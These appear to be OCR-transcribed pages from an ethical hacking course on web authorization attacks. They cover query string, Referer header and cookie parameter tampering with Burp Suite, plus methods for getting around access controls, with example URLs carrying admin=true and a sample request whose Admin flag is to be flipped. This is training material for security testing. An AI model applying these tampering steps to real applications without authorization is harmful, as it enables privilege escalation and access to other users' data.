
❷ **POST Data**

❸ **Query String and Cookies**

❹ **Parameter Tampering**

❺ **HTTP Headers**

❻ **Hidden Tags**



Authorization Attack: HTTP Request Tampering

Query String Tampering

- If the query string is visible in the address bar on the browser, then try to change the string parameters to **bypass authorization mechanisms**

```
http://www.certifiedhacker.com/mail.aspx?mailbox=john&company=acme%20com
https://certifiedhackershop.com/books/download/852741369.pdf
https://certifiedhackerbank.com/login/home.jsp?admin=true
```

- Use web spidering tools such as **Burp Suite** to scan the web app for POST parameters

HTTP Headers

- If the application uses the **Referer header** for making access control decisions, then try to modify it to access **protected application functionalities**

```
GET http://certifiedhacker:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
………..
Proxy-Connection: keep-alive
Referer: http://certifiedhacker:8180/Applications/Download?Admin = False
```

- Here, **ItemID = 201** is not accessible because the Admin parameter is set to false, but you can change it to true and access protected items

Authorization Attack: Cookie Parameter Tampering

- In the first step, collect some session cookies set by the web application and analyze them to determine the **cookie generation mechanism**
- Trap session cookies set by the web application, tamper its parameters using tools such as **Burp Suite**, and replay the application

Attack Authorization Schemes

A web application contains an authorization mechanism that restricts access to a specific resource or functionality (e.g., Admin page) by authenticated users. The web application always performs user authorization following authentication. An attacker implements the flawed authorization mechanism in the web application and takes advantage of it to access restricted pages by escalating privileges. The attacker tries to gain access to information without proper credentials. Thus, the attacker uses various techniques to attack the authorization schemes of the web application.

Authorization Attack

In an authorization attack, the attacker first finds a legitimate account with limited privileges, then logs in as that user, and gradually escalates privileges to access protected resources. He/she then manipulates the HTTP requests to subvert the application authorization schemes by modifying input fields related to the user ID, username, access group, cost, file names, file identifiers, etc. Attackers use sources such as uniform resource identifiers, parameter tampering, POST data, HTTP headers, query strings, cookies, and hidden tags to perform authorization attacks.

- **Uniform Resource Identifier**: A uniform resource identifier (URI) provides a means to identify a resource. It is a global identifier for Internet resources accessed remotely or locally. An attacker may use URIs to access documents/directories that are protected from publishing, inject SQL queries or other unused commands into an application, and/or make a user view a certain site that is connected to another server.
- **Parameter Tampering**: Parameter tampering involves the manipulation of parameters exchanged between the server and the client to modify the application data, such as price and quantity of products, permissions, and user credentials. This information is

usually stored in cookies, URL query strings, or hidden form fields, and attackers can use them to increase control and application functionality.

- **POST Data**: POST data often comprises authorization and session information, as the information provided by the client must be associated with the session that provided it. The attacker can exploit vulnerabilities in the post data and easily manipulate it.
- **HTTP Headers**: Web browsers do not allow header modification. Therefore, to modify the header, the attacker has to write his/her own program and perform the HTTP request. He/she may also use available tools to modify any data sent from the browser.


  In general, an authorization HTTP header contains a username and password encoded in Base-64. The attacker can compromise the header by submitting two HTTP requests bound in the same header. The proxy system executes the first HTTP header and the target system executes the other HTTP header, allowing the attacker to bypass the proxy's access control.
- **Query String and Cookies**: Browsers use cookies to maintain their state in the stateless HTTP protocol as well as to store user preferences, session tokens, and other data. Clients can modify the cookies and send them to the server with URL requests, thereby allowing the attacker to modify the cookie content. Cookie modification depends on the cookie usage, which ranges from session tokens to authorized decision-making arrays.
- **Hidden Tags**: When a user selects anything on an HTML page, the selection is stored as a form field value and sent to the application as an HTTP request (GET or POST). HTML can store field values as hidden fields, which the browser does not extract to the screen; instead, it collects and submits these fields as parameters during form submissions, which the user can manipulate. However, he/she has to make a choice. Code sent to browsers does not have any security value; therefore, by manipulating the hidden values, the attacker can easily access the page and run it in the browser.

Authorization Attack: HTTP Request Tampering

HTTP headers control information passed from web clients to web servers on HTTP requests and from web servers to web clients on HTTP responses. Each header consists of a single text line with a name and a value. There are two main ways to send data with HTTP: via the URL or the form. Tampering with HTTP data refers to modifying data of the HTTP request (or response) before the recipient reads it. The attacker changes the HTTP request without using another user's ID.

- **Query String Tampering**

  If the query string is visible in the address bar in the browser, then try to change the string parameter to bypass authorization mechanisms. You can use web spidering tools such as Burp Suite to scan the web application for POST parameters.




```
http://www.certifiedhacker.com/mail.aspx?mailbox=john&company=acme%20com
https://certifiedhackershop.com/books/download/852741369.pdf
https://certifiedhackerbank.com/login/home.jsp?admin=true
```

Figure 14.74: Screenshot displaying Query String Tampering

- **HTTP Headers**

  If the application uses the Referer header for making access control decisions, then try to modify it to access protected application functionalities. In the example below, ItemID = 201 is not accessible as the Admin parameter is set to false; you can change it to true and access protected items.



```
GET http://certifiedhacker:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
………..
Proxy-Connection: keep-alive
Referer: http://certifiedhacker:8180/Applications/Download?Admin = False
```

Figure 14.75: Screenshot displaying HTTP Headers

Authorization Attack: Cookie Parameter Tampering

Cookie parameter tampering is a method used to tamper with the cookies set by the web application to perform malicious attacks. When the user logs into the site, the web application sets the session cookie and stores it in the browser.

Cookie parameter tampering is performed in the following steps:

1. In the first step, collect some session cookies set by the web application and analyze them to determine the cookie generation mechanism
2. In the second step, trap the session cookie set by the web application, tamper its parameters using tools such as Burp Suite, and replay it to the application to gain unauthorized access to others' profiles
3. The tool intercepts every request sent from the browser and allows you to edit the cookie to replace it with the tampered cookie parameters. If the cookie is not secure, you may be able to guess the parameters

- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

Attack Access Controls

- Walk through a website to identify the following access controls details of the applications:
  - Individual access to a particular **subset of data**
  - Levels of **access granted** (employees, managers, supervisors, CEOs, etc.)
  - Administrator functionality for configuring and monitoring
  - Functionalities that allow the **escalation of privileges**

Access Controls Attack Methods

- Attack with Different User Accounts
- Attack Multistage Processes
- Attack Static Resources
- Attack Direct Access to Methods
- Attack Restrictions on HTTP Methods

Exploiting Insecure Access Controls

Parameter-Based Access Control

- Attackers utilize **request parameters assigned to administrators** to gain access to administrative functions

Referer-Based Access Control

- HTTP referrer provides access control decisions
- Attackers exploit the **HTTP referrer** and manipulate it to any value

Location-Based Access Control

- Attackers can bypass location-based access controls by using a **web-proxy**, a **VPN**, a data roaming enabled **mobile device**, direct manipulation of client-side mechanisms, etc.

Attack Access Controls

Access controls are part of the application's security mechanisms that are logically based on authentication and session management. An attacker walks through a website to identify the following access controls details of the application:

- Individual access to a particular subset of data
- Levels of grant access (employees, managers, supervisors, CEOs, etc.)
- Administrator functionality to configure and monitor
- Functionalities that allow escalating privileges

